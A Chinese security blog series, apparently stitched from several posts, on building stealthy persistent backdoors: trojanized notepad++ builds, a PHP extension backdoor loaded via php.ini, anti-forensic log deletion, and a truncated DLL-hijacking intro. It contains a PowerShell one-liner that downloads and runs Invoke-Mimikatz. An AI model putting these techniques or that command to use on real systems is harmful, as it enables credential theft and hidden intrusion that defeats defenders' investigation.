项目中一定会接触到溯源，而溯源最重要的环节之一就是样本取证与分析。既然是样本取证，也就是主要找残留文件。可能是脚本，dll，so，exe等。其次是查找相关流量异常，端口，进程。异常日志。 做为攻击者的对抗，无开放端口，无残留文件，无进程，无服务。在防御者处理完攻击事件后的一定时间内，再次激活。

这里要解释一下rootkit，它的英文翻译是一种特殊类型的恶意软件 百度百科是这样解释的：Rootkit是一种特殊的恶意软件，它的功能是在安装目标上隐藏自身及指定的文件、进程和网络链接等信息，比较多见到的是Rootkit一般都和木马、后门等其他恶意程序结合使用。Rootkit通过加载特殊的驱动，修改系统内核，进而达到隐藏信息的目的。

在后门的进化中，rootkit也发生了变化，最大的改变是它的系统层次结构发生了变化。

后门的生成大体分4类：

1.有目标源码
2.无目标源码
3.无目标源码，有目标api
4.无目标源码，无api，得到相关漏洞等待触发

结合后门生成分类来举例细说几个demo。

1.有目标源码

目前大量服务器上有第三方软件。这里以notepad++为例。

Notepad++是 Windows操作系统下的一套文本编辑器，有完整的中文化接口及支持多国语言编写的功能，并且免费开源。


开源项目地址：https://github.com/notepad-plus-plus/notepad-plus-plus

关于编译：https://micropoor.blogspot.hk/2017/12/1notepad.html


Demo 环境：windows 7 x64，notepad++(x64)

Demo IDE：vs2017

在源码中，我们修改每次打开以php结尾的文件，先触发后门，在打开文件。其他文件跳过触发后门。



文件被正常打开。



优点：在对抗反病毒，反后门软件中有绝对优势，可本地多次调试，稳定性强壮。跨平台能力非常强壮，并且可以对后门选择方式任意，如主动后门，被动后门，人为化后门等。

缺点：针对性较强，需要深入了解目标服务器安装或使用软件。需要语言不确定的语言基础。在封闭系统，如Windows下多出现于第三方开源。

2.无目标源码

参考内部分享第九课

优点：在对抗反病毒，反后门软件中有一定优势，稳定性良好，跨平台能力一般，并且适用于大多数可操作文件，同样可以选择对后门选择方式任意，如主动后门，被动后门，人为化后门等。
缺点：稳定性不突出，在修改已生成的二进制文件，容易被反病毒，反后门软件查杀。

3.无目标源码，有目标api

目前大多数的Ms_server，内置iis，从windows2000开始，而目前国内市场使用03sp2，08r2为主。在win下又以iis为主，在iis中目前主要分为iis5.x，iis6.x，大于等于iis7.x。iis7以后有了很大的变化，尤其引入模块化体系结构。iis6.x 最明显的是内置IUSR来进行身份验证，IIS7中，每个身份验证机制都被隔离到自己的模块中，或安装或卸载。
同样，目前国内市场另一种常见组合XAMP（WIN+Apche+mysql+php，与Linux+Apche+mysql+php)，php5.x 与php7.x有了很大的变化，PHP7将基于最初由Zend开发的PHPNG来改进其框架。并且加入新功能，如新运算符，标记，对十六进制的更友好支持等。

Demo 环境：windows 7x86 php5.6.32
Demo IDE：vs2017
php默认有查看加载扩展，命令为php -m，有着部分的默认扩展，而在扩展中，又可以对自己不显

```
C:\xampp\php>php -m
[PHP Modules]


bcmath
bz2
calendar
Core
ctype
curl
date
dom
ereg
exif
fileinfo
filter
ftp
gd
gettext
hash
iconv
json
libxml
mbstring
mcrypt
mhash
mysql
mysqli
mysqlnd
odbc
openssl
pcre
PDO
pdo_mysql
pdo_sqlite
Phar
Reflection
session
SimpleXML
SPL
standard
tokenizer
wddx
```

示在扩展列表中

php.ini 配置

```
869 ;   extension=msql.dll
870 extension=public_x86.dll
871 ; ... or under UNIX:
872 ;
```

以Demo.php为例，demo.php代码如下：



在访问demo.php，post带有触发后门特征，来执行攻击者的任意php代码。在demo中，仅仅是做到了，无明显的以php后缀为结尾的后门，那么结合第一条，有目标源码为前提，来写入其他默认自带扩展中，来达到更隐蔽的作用。

优点：在对抗反病毒，反后门软件中有绝对优势，可本地多次调试，稳定性非常强壮。跨平台能力非常强壮，且可以对后门选择方式任意，如主动后门，被动后门，人为化后门等。
缺点：在编译后门的时候，需要查阅大量API，一个平台到多个平台的相关API。调试头弄，失眠，吃不下去饭。领导不理解，冷暖自知。

第二季从防御者角度来对抗。

后者的话：
目前国内市场的全流量日志分析，由于受制于存储条件等因素，大部分为全流量，流量部分分析。那么在高级持久性后门中，如何建立一个伪流量非实用数据来逃逸日志分析，这应该是一个优秀高级持续后门应该思考的问题。

——Micropoor

APT对抗（二） 红蓝对抗关于后门对抗

> 这次继续围绕第一篇，第一季关于后门：https://micropoor.blogspot.hk/2017/12/php.html 做整理与补充。在深入一步细化demo notepad++。

后门是渗透测试的分水岭，它分别体现了攻击者对目标机器的熟知程度，环境，编程语言，了解对方客户，以及安全公司的本质概念。这样的后门才能更隐蔽，更长久。
而对于防御者需要掌握后门的基本查杀，与高难度查杀，了解被入侵环境，目标机器。以及后门或者病毒可隐藏角落，或样本取证，内存取证。. 所以说后门的安装与反安装是一场考试，一场实战考试。
这里要引用几个概念，只有概念清晰，才能把后门加入概念化，使其更隐蔽。
1：攻击方与防御方的本质是什么?
增加对方的时间成本，人力成本，资源成本（不限制于服务器资源），金钱成本。
2：安全公司的本质是什么?
盈利，最小投入，最大产出。
3：安全公司产品的本质是什么?
能适应大部分客户，适应市场化，并且适应大部分机器。（包括不限制于资源紧张，宽带不足等问题的客户）
4：安全人员的本质是什么?
赚钱，养家。买房，还房贷。导致，快速解决客户问题（无论暂时还是永久性解决），以免投诉。
5：对接客户的本质是什么?
对接客户也是某公司内安全工作的一员，与概念4相同。

清晰了以上5个概念，作为攻击者，要首先考虑到对抗成本，什么样的对抗成本，能满足概念1-5。影响或阻碍对手方的核心利益。把概念加入到后门，更隐蔽，更长久。

文章的标题既然为php安全新闻早八点，那么文章的本质只做技术研究，Demo本身不具备攻击或者持续控制权限功能。
Demo连载第二季：
Demo 环境：windows 7 x64，notepad++(x64)
Demo IDE：vs2017
在源码中，我们依然修改每次打开以php结尾的文件，先触发后门，在打开文件。其他文件跳过触发后门。但是这次代码中加入了生成micropoor.txt功能。并且使用php来加载运行它，是的，生成一个txt。demo中，为了更好的演示，取消自动php加载运行该txt。
而txt的内容如图所示，并且为了更好的了解，开启文件监控。

新增目录

主要 | 文本日志 | 执行动作 | 声音提示 | 电子邮件 | 数据库

目录

目录: F:\code\micropoor

用户名:

密码:

描述:

选项

事件: ☑ 新增文件 ☑ 更改 ☑ 删除 ☑ 重命名 ☐ 访问文件

选项: ☑ 监视子文件夹的事件

☑ 监视文件属性和安全设置的变化

将尝试获得对文件进行修改的用户和进程信息

尝试通过快照来对离线的目录修改进行断定 10 分钟


类型: ◉ 目录和文件 ○ 仅文件 ○ 仅目录

过滤器

排除 包含

保存 取消

使用notepad++(demo2).exe 打开以php结尾的demo.php，来触发microdoor。并且生成了micropoor.txt



demo.php
1 This is microdoor demo。

Directory Monitor 2.10.0.1 - John


目录	事件
F:\code\micropoor	新增文件，修改，删除，重…

新增 (2017/12/25 1:19:11): F:\code\micropoor\micropoor.txt
修改 (2017/12/25 1:19:11): F:\code\micropoor\micropoor.txt

Windows 任务管理器

映像名称	用户名	CPU	内存(专用工作集)	映像路径名称
notepad++(demo2).exe	John	00	23,080 K	E:\Program Files\Notepad++\notepad++ (

而micropoor.txt内容：



配合micropoor.txt的内容，这次的Demo将会变得更有趣。 那么这次demo 做到了，无服务，无进程，无

端口，无自启。

根据上面的5条概念，加入到了demo中，增加对手成本。使其更隐蔽。

如果demo不是notepad++，而是mysql呢?用它的端口，它的进程，它的服务，它的一切，来重新编译microdoor。

例如：重新编译mysql.so,mysql.dll，替换目标主机。

无文件，无进程，无端口，无服务，无语言码。因为一切附属于它。

这应该是一个攻击者值得思考的问题。

正如第一季所说：在后门的进化中，rootkit也发生了变化，最大的改变是它的系统层次结构发生了变化。

——Micropoor

APT对抗（三） 红蓝对抗关于后门对抗

前者的话： 从第三季开始引入段子，让本枯燥的学术文章，也变得生动有趣。 第二季的Demo遵循人性五条来设计，回忆这其中五条：

1：攻击方与防御方的本质是什么?
增加对方的时间成本，人力成本，资源成本（不限制于服务器资源），金钱成本。
2：安全公司的本质是什么?
盈利，最小投入，最大产出。
3：安全公司产品的本质是什么?
能适应大部分客户，适应市场化，并且适应大部分机器。（包括不限制于资源紧张，宽带不足等问题的客户）
4：安全人员的本质是什么?
赚钱，养家。买房，还房贷。导致，快速解决客户问题（无论暂时还是永久性解决），以免投诉。
5：对接客户的本质是什么?
对接客户也是某公司内安全工作的一员，与概念4相同。
6:线索排查与反线索排查

那么这个demo离可高级可持续性渗透后门还有一段距离，这里引入第六条 **“线索排查”** 与 **“反线索排查”** ，在第二季的demo中，它生成了一个名为micropoor.txt的文件，如果经验丰富的安全人员可根据时间差来排查日记，demo的工作流程大致是这样的，打开notepad++，生成micropoor.txt，写入内容，关闭文件流。根据线索排查，定位到notepad++，导致权限失控。

在线索排查概念中，这里要引入 **“ABC”类线索关联排查** ，当防御者在得到线索A，顺藤到B，最后排查到目标文件C，根据五条中的第一条，demo要考虑如何删除指定日志内容，以及其他操作。来阻止ABC类线索关联排查。

不要思维固死在这是一个nontepad++后门的文章，它是一个面向类后门，面向的是可掌握源码编译的类后门 。

> 同样不要把思维固定死在demo中的例子，针对不同版本的NT系统，完全引用“powershell IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1');Invoke-Mimikatz”而关于bypass UAC，已经有成熟的源码。或发送至远程或是写在本地的图片里，不要让知识，限制了后门的想象。这也正是第一季所说的：一个优秀的Microdoor是量身目标制定且一般不具备通用性的。是的，**一般不具备通用性**。

观看目前文章的一共有2类人，一类攻击方，一类防守方。假设一个场景，现在摆在你面前有一台笔记本，并且这台笔记本有明确的后门，你的任务，排查后门。我想所有人都会排查注册表，服务，端口，进程等。因为这些 **具备通用性** ，也同样具备 **通用性排查手段** 。

临近文章结尾，第三次引用： **在后门的进化对抗中，rootkit也发生了变化，最大的改变是它的系统层次结构发生了变化** 。

——Micropoor

APT对抗（四） 红蓝对抗关于后门对抗

APT对抗（四）红蓝对抗关于后门

> 第四季是一个过渡季，过渡后门在对抗升级中由传统后门，衍生成锁定目标的制定后门。引用百度百科的"后门程序"的相关解释：
> https://baike.baidu.com/item/%E5%90%8E%E9%97%A8%E7%A8%8B%E5%BA%8F/108154

安全从业人员，其实至少一直在与传统后门对抗，比如最常见的webshell免杀与webshell过waf。应急中的样本取证查杀远控残留文件等。但是webshell，远控仅仅又是"backdoor"的其中一种。

这里按照上几季的风格继续引用几个概念，只有概念清晰，才能了解如何对抗。

1：安全从业人员为什么要了解后门?

防御是以市场为核心的，而不是以项目为核心。需要对抗的可能是黑产从业者的流量劫持相关后门，或者是政治黑客的高持续渗透权限把控后门等。

2：攻击人员为什么要了解后门?

随着对抗传统后门的产品越来越成熟，由特征查杀，到行为查杀，到态势感知。到大数据联合特征溯源锁定，如何反追踪，是一个非常值得思考的问题。

3：后门与项目的关联是什么?

某项目，被入侵，应急并加固解决，若干天后，再次被入侵依然篡改为某博彩。导致安全从业人员，客户之间的问题。

4：后门与安全产品的关联是什么?

某客户购买某安全产品套装，在实战中，一般由非重点关注服务器迂回渗透到核心服务器来跨过安全产品监控，得到相关权限后，后门起到越过安全产品。它会涉及对其他附属安全产品的影响。如客户质疑：为什么我都买了你们的套装，还被入侵。并且这还是第二次了。

这里再一次引入百度百科的APT的主要特性：

——潜伏性： 这些新型的攻击和威胁可能在用户环境中存在一年以上或更久，他们不断收集各种信息，直到收集到重要情报。而这些发动APT攻击的黑客目的往往不是为了在短时间内获利，而是把"被控主机"当成跳板，持续搜索，直到能彻底掌握所针对的目标人、事、物，所以这种APT攻击模式，实质上是一种"恶意商业间谍威胁"。

——持续性： 由于APT攻击具有持续性甚至长达数年的特征，这让企业的管理人员无从察觉。在此期间，这种"持续性"体现在攻击者不断尝试的各种攻击手段，以及渗透到网络内部后长期蛰伏。

——锁定特定目标： 针对特定政府或企业，长期进行有计划性、组织性的窃取情报行为,针对被锁定对象寄送几可乱真的社交工程恶意邮件，如冒充客户的来信,取得在计算机植入恶意软件的第一个机会。

——安装远程控制工具： 攻击者建立一个类似僵尸网络Botnet的远程控制架构，攻击者会定期传送有潜在价值文件的副本给命令和控制服务器(C&C Server)审查。将过滤后的敏感机密数据，利用加密的方式外传。

一次针对特定对象，长期、有计划性渗透的本质是什么？

窃取数据下载到本地，或者以此次渗透来达到变现目的。

> 一次具有针对性的渗透，绝对不单单是以渗透DMZ区为主，重要资料一般在内网服务器区（包括但不限制于数据库服务器，文件服务器，OA服务器），与内网办公区（包括但不限制于个人机，开发机，财务区）等。而往往这样的高级持续渗透，不能是一气呵成，需要一定时间内，来渗透到资料所在区域。而这里其中一个重要的环节就是对后门的要求，在渗透期间内（包括但不限制于一周到月甚至到年）以保持后续渗透。
>
> 传统型的后门不在满足攻击者的需求，而传统型的木马后门，大致可分为六代：
>
> 第一代，是最原始的木马程序。主要是简单的密码窃取，通过电子邮件发送信息等，具备了木马最基本的功能。
>
> 第二代，在技术上有了很大的进步，冰河是中国木马的典型代表之一。
>
> 第三代，主要改进在数据传递技术方面，出现了ICMP等类型的木马，利用畸形报文传递数据，增加了杀毒软件查杀识别的难度。
>
> 第四代， 在进程隐藏方面有了很大改动，采用了内核插入式的嵌入方式，利用远程插入线程技术，嵌入DLL线程。或者挂接PSAPI，实现木马程序的隐藏，甚至在Windows NT/2000下，都达到了良好的隐藏效果。灰鸽子和蜜蜂大盗是比较出名的DLL木马。
>
> 第五代，驱动级木马。驱动级木马多数都使用了大量的Rootkit技术来达到在深度隐藏的效果，并深入到内核空间的，感染后针对杀毒软件和网络防火墙进行攻击，可将系统SSDT初始化，导致杀毒防火墙失去效应。有的驱动级木马可驻留BIOS，并且很难查杀。
>
> 第六代，随着身份认证UsbKey和杀毒软件主动防御的兴起，黏虫技术类型和特殊反显技术类型木马逐渐开始系统化。前者主要以盗取和篡改用户敏感信息为主，后者以动态口令和硬证书攻击为主。PassCopy和暗黑蜘蛛侠是这类木马的代表。
>
> 以远控举例，远控最开始生成的RAT功能一体化（包括但不限制于文件传输，命令执行等），后衍生成生成RAT支持插件式来达到最终目的。
>
> 以上的几代包括以上远控共同点，以独立服务或者独立进程，独立端口等来到达目的。难以对抗目前的反病毒反后门程序。那么传统型后门权限维持就不能满足目前的需求。

以第二季的demo举例，它无自己的进程，端口，服务，而是借助notepad++（非dll劫持）来生成php内存shell（这个过程相当于插件生成），并且无自启，当服务器重启后，继续等待管理员使用notepad++，它属于一个AB链后门，由A-notepad生成B-shell，以B-shell去完成其他工作。如果继续改进Demo，改造ABC链后门，A负责生成，B负责清理痕迹，C负责工作呢？这是一个攻击者应该思考的问题。

> 而后门的主要工作有2点，1越过安全产品。2维持持续渗透权限。

文章的结尾，这**不是一个notepad++的后门介绍**，它是一个demo，一个**类后门**，一个具有**源码可控类的后门**。

——Micropoor

dll劫持-两种劫持方法剖析

0x00 编译介绍

Release的exe文件链接的是标准的MFC DLL(Use MFC in a shared or static dll)。这些DLL在安装Windows的时候已经配置，所以这些程序能够在没有安装Visual C++的机器上运行。而Debug版本的exe链接了调试版本的MFC DLL文件，在没有安装Visual C++的机器上不能运行，因为缺相应的DLL，除非选择use static dll when link。

静态编译：debug状态下：MTd release状态下：MT

动态编译：debug状态下：MDd release状态下：MD


动态编译的生成的可执行文件的exe小，但是运行需要系统环境具有相关的dll和lib文件，就是动态调用系统相关的文件才能运行；

